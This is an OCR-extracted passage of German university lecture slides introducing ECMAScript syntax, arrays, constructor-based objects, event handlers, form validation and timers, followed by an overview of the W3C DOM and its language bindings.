  - ⇨ Zuweisung, `if, switch, for, while, do, try catch, //, /*...*/`
    - Besonderheiten: `with, for (var Prop in Objekt) {}`
  - ⇨ Konstanten, Operatoren (Stringverkettung mit `+`)
- Variablen nicht typisiert
  - ⇨ Zahlen sind immer Gleitpunktzahlen
  - ⇨ Schlüsselworte `var` bzw. `function` statt Typ in der Deklaration
- Objekterzeugung mit `new`
  - ⇨ wie in Java; kein delete
- nicht zeilenorientiert
  - ⇨ `;` wird am Zeilenende autom. eingefügt, falls es fehlt

    (kein Zeilenende hinter `return` oder vor `++` und `--` lassen !)

Konstanten in ECMAScript

- Notation generell wie in C
  - ⇨ auch `null, true, false`
- Besonderheit für Strings
  - ⇨ wahlweise mit `"..."` oder `'...'`

    ermöglicht String im String (z.B. String in HTML-Attributwert)
- für Farben leider uneinheitlich
  - ⇨ in HTML: `#FFD700` oder `gold`
  - ⇨ in CSS: `rgb(255,215,0)` oder wie HTML
  - ⇨ in ECMAScript: `0xFFD700`

Array

- dynamisch erzeugtes und erweiterbares Objekt
  - ganzzahliger Index im Bereich 0..n
  - Elementtyp beliebig und nicht notwendigerweise einheitlich

das kann C nicht...

- Erzeugung
  - ohne Längenangabe für dynamische Erweiterung

```
var Vektor1 = new Array ();
```

  - mit Längenangabe (eine Zahl)

```
var Vektor2 = new Array (27);
```

  - mit Initialisierung (mehr als 1 Wert oder Objekt)

```
var Vektor3 = new Array ("abc", 55, "xyz");
```

- Zugriff

```
var Element = Vektor2[4];
Vektor1[0] = "text";
var AnzahlElemente = Vektor2.length;
```

Assoziatives Array

- dynamisch erzeugtes und erweiterbares Objekt
  - ⇨ String als Index
  - ⇨ Elementtyp beliebig und nicht notwendigerweise einheitlich
  - ⇨ vgl. Datenstruktur / struct / Hashtabelle / map / dictionary

das kann C nicht...

- Erzeugung, Erweiterung und Zugriff
  - ⇨
```
var Vektor = new Array ();
Vektor["posLeft"] = 45;
var Element = Vektor["posLeft"];
```
- Verarbeitung
  - ⇨ häufig mit Hilfe von
```
for (var Element in Vektor) { ... }
```
- Arrays werden beim Zugriff auf DOM häufig gebraucht
  - ⇨ Assoziative Arrays sind wirklich praktisch

Funktionen

- Deklaration mit Schlüsselwort `function`
- Rückgabe von Werten aus Funktionen durch `return`
  - ⇨ ein Rückgabeparameter wird nicht deklariert
  - ⇨ Klammern nicht vergessen

- Beispiel

```
function Doppel (InParam) {
  var  OutParam = 2 * InParam;
  return OutParam;
}
```

Vordefinierte Funktionen

- Vordefinierte Funktionen können einfach aufgerufen werden

⇨ `isFinite()`	auf numerischen Wertebereich prüfen
⇨ `isNaN()`	auf numerischen Wert prüfen
⇨ `parseFloat()`	in Kommazahl umwandeln
⇨ `parseInt()`	in Ganzzahl umwandeln
⇨ `Number()`	auf numerischen Wert prüfen
⇨ `String()`	In Zeichenkette umwandeln
⇨ `unescape()`	Zahlen in ASCII-Zeichen umwandeln
	z.B. `unescape("%u20AC")` für €
⇨ `toFixed(n)`	Erzwingt n Nachkommastellen
⇨ ...	

Ausnahmebehandlung

- wie in Java / C++, Ausnahmeobjekte jedoch untypisiert

```
try {
    ...
    if (FehlerAufgetreten)
       throw "Text oder Objekt";
    ...
}
catch (Ausnahme) {
    alert (Ausnahme);        // sofern es Text ist
}
```

- zusätzlicher `finally`-Block möglich wie in Java
  - ⇨ wird in jedem Fall ausgeführt
- sicherheitshalber einbauen, auch ohne eigenes throw
  - ⇨ manche Browser werfen bei manchen JavaScript-Fehlern Ausnahmen aus...

Objektbasierend statt objektorientiert

- "...Object-based, not object-oriented. Complex object features are left out..."
  - ⇨ ECMA-Skript kennt keine Klassen, verwirrt den Begriff "Objekt"
    - soll einfacher sein für Novizen ???
    - für OO-Programmierer sehr gewöhnungsbedürftig
  - ⇨ alles und jedes ist ein Objekt, selbst eine Funktion
    - Zitat aus dem Standard:
      "All functions including constructors are objects, but not all objects are constructors."
    - erklärt sich durch implementierungsnahe Sicht:
      Objekt gleichbedeutend mit *Speicherbereich*
  - ⇨ einige vordefinierte "Objekte" sind eigentlich Klassen
    - Boolean, String, Date, Array, ...

Klassen ?

- Klassen werden Objekte genannt
  - ⇨ verwirrend, wenn man mal den Unterschied verstanden hatte

- "Objekte" (eigentlich Klassen)
  - ⇨ `Array, Boolean (true, false), Date, Number, string`
- "Objekte" (eigentlich Funktionsbibliotheken)
  - ⇨ `Math, RegExp` (reguläre Ausdrücke)
- (echte) Objekte der Laufzeitumgebung
  - ⇨ `date, window, navigator, document` (⇨DOM)

Konstruktor statt Klassendeklaration

- Klassen sind nicht deklarierbar,

  aber Objekte kann man konstruieren

  - ⇨ Attribute werden im Konstruktor initialisiert

    und damit zugleich definiert
  - ⇨ Methoden werden im Konstruktor zugeordnet
  - ⇨ kein Zugriffsschutz (private / protected / public)

Destruktor gibt es nicht;
i.a. nicht nötig wegen
Garbage Collection
wie in Java

- `Objekt = new KonstruktorFunktion (Parameter);`
  - `new` deutet dynamische Allokation an

`this.Attributname = Wert` definiert ein Attribut

`this.Methodenname = Funktion` definiert eine Methode

- eine solche Funktion darf wiederum intern `this` verwenden

Beispiel: Klasse Bruch

Anwendung der Klasse

```
function main ()
{
   var x = new CBruch (3, 5);
   var y = new CBruch (4, 7);
   var z = x.Mal (y);

   alert (z.m_Zaehler + "/" +
          z.m_Nenner);
}
```

Klassendefinition

```
function CBruch (Zaehler, Nenner)
{
   this.m_Zaehler = Zaehler;
   this.m_Nenner = Nenner;
   this.Mal = CBruch_Mal;
}

function CBruch_Mal (b) {
   var Erg = new CBruch (1,1);
   Erg.m_Zaehler =      this.m_Zaehler *
                        b.m_Zaehler;
   Erg.m_Nenner =       this.m_Nenner *
                        b.m_Nenner;
   return Erg;
}
```

Attribute

Konstruktor

Methode

Klassendeklarationen – wozu?

- Klassendeklaration in C++ / Java
  - ⇨ ermöglicht Typprüfung zur Compile-Zeit
    - Typprüfung findet in ECMAScript generell zur Laufzeit statt
  - ⇨ definiert Speicherallokation
    - in ECMAScript nicht nötig, da Objekte dynamisch erweiterbar sind
- Nachteil bei Verzicht: geringere Sicherheit
  - ⇨ kaum Überprüfungen zur Compile-Zeit möglich
  - ⇨ Schreibfehler in Attributnamen erzeugen neue Attribute
- Nachteil bei Verzicht: geringere Geschwindigkeit
  - ⇨ Laufzeittypprüfung kostet Rechenzeit
  - ⇨ es kann kein typspezifischer Code generiert werden

Vererbung

es gibt keine Mehrfachvererbung

- spezielle Eigenschaft jedes Objekts: `prototype`
  - ⇨ enthält Zeiger auf Objekt der Basisklasse; kann `null` sein
  - ⇨ wird im Konstruktor definiert:

```
this.prototype = new Basisklassenkonstruktor(...);
```

- impliziter Zugriff auf Attribute + Methoden des prototype
  - ⇨ werden durch gleichnamige Attribute und Methoden des neuen Objekts verdeckt

- aber nicht für Objekte des DOM
  - ⇨ für die ist prototype eine normale benutzerdefinierte Eigenschaft ohne besonderes Verhalten

Platzierung von Skripten

"Globaler Code" wird während des Ladens der HTML-Datei ausgeführt. Funktionen erst bei Aufruf oder als Ereignis-Handler

- "extern" in eigener JS-Datei
  - ⇨ "Bibliothek" kann von mehreren HTML-Dateien genutzt werden

```
<script type="text/javascript"
        src="funktionen.js"> </script>
```

- "eingebettet" im HTML-Code
  - ⇨ brauchbar nur für diese eine HTML-Datei

in <head>
oder <body>

DOM ist aber erst komplett für Ereignis-Handler !

  - ⇨

```
<script type="text/javascript">
<!--
    // ... ECMAScript Anweisungen ...
//-->
</script>
```

Ereignisse und Handler

- vordefinierte Ereignisse

  nicht ECMAScript, sondern HTML 4.0

  - ⇨ Maus: `onclick, onmousedown, onmouseup, onmouseover, onmousemove, onmouseout`
  - ⇨ Tastatur: `onkeydown, onkeyup, onkeypress`
  - ⇨ Formular: `onchange, onfocus, onblur, onsubmit, onreset`
  - ⇨ Datei: `onload, onunload, onabort`

  optimal für Initialisierung

- Zuordnung "inline" im HTML-Tag
  - ⇨ normalerweise: Funktionsaufruf als Event-Handler (beliebige ECMAScript-Anweisungen sind aber möglich)

```
<p onclick="Funktionsaufruf(27)"> ein Text </p>
```

Reihenfolge von Maus-Ereignissen

- beim Schieben:
  - ⇨ `onmouseover` — Cursor geht in den Objektbereich
  - ⇨ `onmousemove` — wiederholt, solange in Objektbereich
- beim Klicken:
  - ⇨ `onmousedown` — Analog „Selektieren“ in Windows-Menüs
  - ⇨ `onmouseup` — Analog „Ausführen“ in Windows-Menüs
  - ⇨ `onmouseclick` — down und up an derselben Stelle
  - ⇨ `onmousedblclick`
- beim Verlassen
  - ⇨ `onmouseout` — Cursor verläßt den Objektbereich

t

Überprüfung von Formulareingaben

- Script-Funktion mit boole'schem Ergebnis

```
function FormulardatenOK()
{
   if      (!Feld1_OK) return false;
   else if (!Feld2_OK) return false;
   else                return true;
}
```

- Zuordnung zum Ereignis OnSubmit
  - ⇨ das Abschicken der Formulardaten wird unterdrückt, wenn die Funktion `false` liefert

Sonderfall; nur bei onsubmit

```
<form onsubmit="return FormulardatenOK();">
  <input type="submit" value="Abschicken">
</form>
```

Vorsicht mit globalem Code !

- globale Anweisungen werden ausgeführt, sobald sie eingelesen sind
  - ⇨ d.h. während des Aufbaus der HTML-Seite
    - die Anzeige der Seite wird ggfs. verzögert
  - ⇨ Achtung: im `<head>` existiert der DOM-Baum noch nicht !
  - ⇨ sicherer: Initialisierungen im `<body>` bei `onload`

- globale Anweisungen beschränken auf Deklaration globaler Variablen und deren Initialisierung
  - ⇨ alles andere im Handler für `onload` von `<body>`
  - ⇨ insbesondere Zugriff auf DOM nicht als globaler Code !

Initialisieren und Aufräumen

- besondere Ereignisse für `<body>` und `<frameset>`

```
<body   onload="Initialisieren();"
        onunload="Aufraeumen();">
```

in HTML

oder alternativ über DOM zuweisen

```
document.getElementsByTagName
   ("body")[0].onload = Initialisieren
document.getElementsByTagName
   ("body")[0].onunload = Aufraeumen
```

im Skript

Funktionszeiger (ohne Klammer!)

- `onload` ruft "Konstruktor" der Seite
  - ⇨ tritt ein, nachdem die Seite komplett geladen wurde
  - ⇨ Zugriff auf DOM jetzt möglich (ist nun komplett aufgebaut)
- `onunload` ruft "Destruktor" der Seite
  - ⇨ tritt ein, bevor die Seite verlassen wird

Zeitsteuerung

- Verzögerte Ausführung

```
window.setTimeout (Anweisung, Verzoegerung);
```

  - ⇨ Anweisung: beliebige JavaScript-Anweisung (meist Funktionsaufruf), geschrieben als String
  - ⇨ Verzögerung in msec

- Periodische Ausführung

```
var ID = window.setInterval(Anweisung, Periodendauer);
window.clearInterval (ID);
```


  - ⇨ Periodendauer in msec
  - ⇨ ID identifiziert Timer-Objekt (es können mehrere parallel laufen)

HTML als Baumstruktur

- ergibt sich zwanglos aus der Schachtelung von Tags

```
<TABLE border=1>
  <TBODY>
    <TR>
      <TD>Shady Grove</TD>
      <TD>Aeolian</TD>
    </TR>
    <TR>
      <TD>Over the River, Charlie</TD>
      <TD>Dorian</TD>
    </TR>
  </TBODY>
</TABLE>
```

Shady Grove	Aeolian
Over the River, Charlie	Dorian



Attribute und Texte sind eigenen Unterknoten !

(aus W3C: Document Object Model Level 2 Core Specification)

Grundproblem / Grundidee DOM


Browser

Shady Grove	Aeolian
Over the River, Charlie	Dorian

sichtbar

```
<TABLE border=1>
  <TBODY>
    <TR>
      <TD>Shady Grove</TD>
      <TD>Aeolian</TD>
```

public



Browser-intern; spezif. Zugriffe

- mache den "internen Baum" durch Standard-schnittstellen allgemein zugänglich
- Der Browser muss die Abbildung der Schnittstellen auf die interne Datenstruktur implementieren

  ⇨ " DOM"

Sinn und Zweck des DOM

- API für XML Dokumente, spezialisiert für HTML
  - ⇨ Programmierschnittstelle, die Zugriffsmöglichkeiten auf HTML Seiten definiert
  - ⇨ Anwendungen: Animationen mit Dynamic HTML, Autorenwerkzeuge
- Ausgangspunkt: Skriptsprachen browserunabhängig
  - ⇨ soweit diese auf das HTML Dokument zugreifen
- Status (2006): DOM Level 3 als W3C Empfehlung (Apr. 2004)
  - ⇨ Vorläufer: browserspezifisches Dynamic HTML (bei Netscape ursprünglich nur Zugriff auf bestimmte Elemente)
- Perspektive: vgl. VBA-Anwendungen in MS Office

Sprachunabhängige Definition

- 1. Schritt: Definition von Interfaces
  - ⇨ Interface ist öffentlicher Teil einer Klassendeklaration
    - d.h. ohne private Elemente und ohne Methodenkörper
  - ⇨ enthält keine Information zur Implementierung
  - ⇨ sprachunabhängig durch Interface Definition Language
    - IDL von OMG (ursprünglich für CORBA)


vgl. Java

- 2. Schritt: Abbildung auf Programmiersprachen
  - ⇨ Implementierung der Interfaces in echter Programmiersprache
  - ⇨ bisher Java und JavaScript (ECMAScript)

"language binding"


DOMs in Autorensystemen

- proprietäre DOMs
  - ⇨ Attribute und Methoden sind feste Bestandteile
  - ⇨ ein Großteil des Lernaufwands steckt im jeweiligen DOM
- siehe z.B. Director (Lingo), ToolBook
  - ⇨ Director: 2 Objektarten in 2 Tabellen
    - 2-dim. Tabelle von Sprites; zeigen in 1-dim. Tabelle von Cast Members
  - ⇨ ToolBook: baumartige Obj.hierarchie
    - Bild ⇦ Gruppe ⇦ Seite ⇦ Hintergrund ⇦ Buch



Object Browser in ToolBook II

Hierarchie der Standardisierungsdokumente




Kern (XML)

Spezialisierung für HTML


Konkretisierung für Programmiersprachen

vgl. Analysemodell vs. Designmodell in SWT

Hierarchie der Interfaces und Klassen



Auszüge DOM-Standard



W3C Recommendation

[next] [contents] [index]

W3C

Darin:
ECMAScript Language Binding

Document Object Model (DOM) Level 3 Core Specification

Version 1.0

W3C Recommendation 07 April 2004

This version:
http://www.w3.org/TR/2004/REC-DOM-Level-3-Core-20040407
Latest version:
http://www.w3.org/TR/DOM-Level-3-Core
Previous version:
http://www.w3.org/TR/2004/PR-DOM-Level-3-Core-20040205/

Zugriff auf Knoten über Kern-Klassen

DOM3 Core

- Ausgangspunkt ist `document` oder ein Element-Knoten
